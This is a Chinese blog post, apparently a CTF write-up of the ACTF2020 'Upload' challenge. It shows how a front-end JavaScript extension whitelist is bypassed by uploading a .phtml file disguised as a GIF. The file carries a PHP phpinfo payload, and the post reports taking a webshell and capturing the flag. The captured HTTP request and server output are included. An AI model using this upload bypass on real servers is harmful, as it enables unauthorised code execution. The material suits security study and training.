[ACTF2020 新生赛]Upload

原创

黑仔、 于 2020-10-22 09:20:59 发布 1461 收藏 1


分类专栏： CTF--纸上谈兵

本文链接：https://blog.csdn.net/qq_42404383/article/details/109214968

[ACTF2020 新生赛]Upload

此题颇为简单，步骤颇为简略

题目：




分析：

前端：JS检验文件后缀–白名单机制：

先不急着写码，顺势而为，顺藤摸瓜搞清后台：

==》 老套路，前端上传test.gif ==》burp抓包 ==》 success，查看返回值





后端：上传后以HTML页面展示，暂时不知道有无检测

解题：


构造payload ==》好家伙，一把过 ==》初步判断**后端对文件没有校验**


Connection: close
Referer: http://3064389f-e03b-447c-8cc8-e946ea0deb6e.node3.buuoj.cn/
Upgrade-Insecure-Requests: 1
Content-Disposition: form-data; name="upload_file"; filename="test.phtml"
Content-Type: image/gif
<?php phpinfo(); ?>
Content-Disposition: form-data; name="submit"
upload
嘿伙计，你发现它了！
Upload Success! Look here~
./uplo4d/963ccdd33a9246c3e35434d1f3a17969.phtml


不安全 | 3064389f-e03b-447c-8cc8-e946ea0deb6e.node3.buuoj.cn/uplo4d/963ccdd33a9246c3e3...
PHP Version 5.6.40
System
Linux e8c4a02cf158 4.15.0-121-generic #123-Ubuntu SMP Mon Oct 5 16:16:40 UTC 2020 x86_64
Build Date
Jan 23 2019 00:09:07
Configure Command
'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu' 'CFLAGS=-fstack-protector-strong '-fpic' '-fpie' '-O2'' 'LDFLAGS=-Wl,-O1 '-Wl,--hash-style=both' '-pie'' 'CPPFLAGS=-fstack-protector-strong '-fpic' '-fpie' '-O2''
Server API
Apache 2.0 Handler
Virtual Directory Support
disabled
Configuration File (php.ini) Path
/usr/local/etc/php
Loaded Configuration File
(none)
Scan this dir for additional .ini files
/usr/local/etc/php/conf.d
Additional .ini files parsed
(none)


Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Styles
Computed
Event Listeners
element.style {
body {
background-color: #fff;
color: #222;
font-family: sans-serif;
margin
925 × 23128.700
https://blog.csdn.net/qq_42404383

又是老套路，传码，拿webshell ==》获取flag




```
flag{9b269117-5b08-4fc4-ad36-db8b1ae532f6}
269117-5b08-4fc4-ad36-db8b1ae532f6}
```